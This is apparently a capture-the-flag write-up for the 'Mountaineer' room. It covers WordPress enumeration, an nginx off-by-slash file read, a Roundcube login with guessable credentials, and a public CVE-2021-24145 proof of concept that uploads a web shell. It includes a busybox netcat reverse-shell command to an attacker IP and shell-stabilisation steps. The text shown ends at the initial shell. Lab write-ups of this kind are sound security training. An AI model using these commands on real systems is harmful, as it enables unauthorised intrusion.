**MOUNTAINEER**

****

**Mountaineer** started by discovering a **WordPress** instance and identifying a plugin vulnerable to **authenticated RCE**. By exploiting the **nginx off-by-slash** vulnerability to read files on the server, we discovered a vhost running a **Roundcube** instance. After logging into **Roundcube** with predictable credentials, we found credentials for **WordPress**, along with some information about a user. Using the discovered **WordPress** credentials, we exploited the aforementioned plugin and gained a shell.

Next, we found a **KeePass** database belonging to the user we had information about. By utilizing this information to create a wordlist, we successfully uncovered the master password for the **KeePass** database. Inside, we found credentials for another user and switched to that user. Checking the user’s **bash history**, we found the password for the **root** user, which allowed us to complete the room.


Lastly, I will also share how we could have gained a foothold by combining **WordPress**’s password reset functionality with the **nginx off-by-slash** vulnerability.

**First enumerate with nmap but nothing found suspicious**


**nmap -sV -sC -sS -p- -vv -T5 10.10.95.253 -oN mountain.txt**



**This site running on port 80**




**Then I run dirsearch and found two directories related wordpress and here I changed my ip in domain name with** **sudo nano /etc/hosts (mountaineer.thm)**




**Then I run wpscan for user enumeration with the help of this command I found many user**


**wpscan --url http://10.10.95.253/wordpress/ -e u**




**This is home web page**




**Then I run wpscan for Plugin detection but not found any plugin**




**Then I am decide to go to inspect and debugging tab then I found plugins really interesting**





**After Found this plug then I am decided to to debug this and I found vulnerability for this web server**




**Then u read this page u got vulnerability for plugin use version 5.16.2**



**Then I got interesting thing** 

**When RND about this vulnerability nginx server with LFI alias vulnerability**




**When you read** **/etc/nginx/sites-available/default** **found a subdomain for this webpage**

**Add nano /etc/hosts**

**adminroundcubemail.mountaineer.thm**

**then go to this webpage http://adminroundcubemail.mountaineer.thm/?\_task=login**

**username k2 passsword k2 u got a password in email**




**Then I download this through github CVE-2021-24145.git**

**git clone** [**https://github.com/dnr6419/CVE-2021-24145.git**](https://github.com/dnr6419/CVE-2021-24145.git) **exploit this with the help of this command python3 poc.py -T mountaineer.thm -P 80 -U /wordpress/ -u k2 -p th3\_tall3st\_password\_in\_th3\_world**

**when u exploit this u successfully upload a shell on this wordpress website(http://mountaineer.thm:80/wordpress//wp-content/uploads/shell.php) and go to shell.php directory u found a shell and run which nc after run this rev shell**

**busybox nc 10.8.49.86 4444 -e /bin/sh and start (nc -lnvp 4444)**


**and start (nc -lnvp 4444)**




**python3 -c 'import pty; pty.spawn("/bin/bash")' (stable shell)**

**ctrl+z**

**stty raw -echo; fg for stable shell**






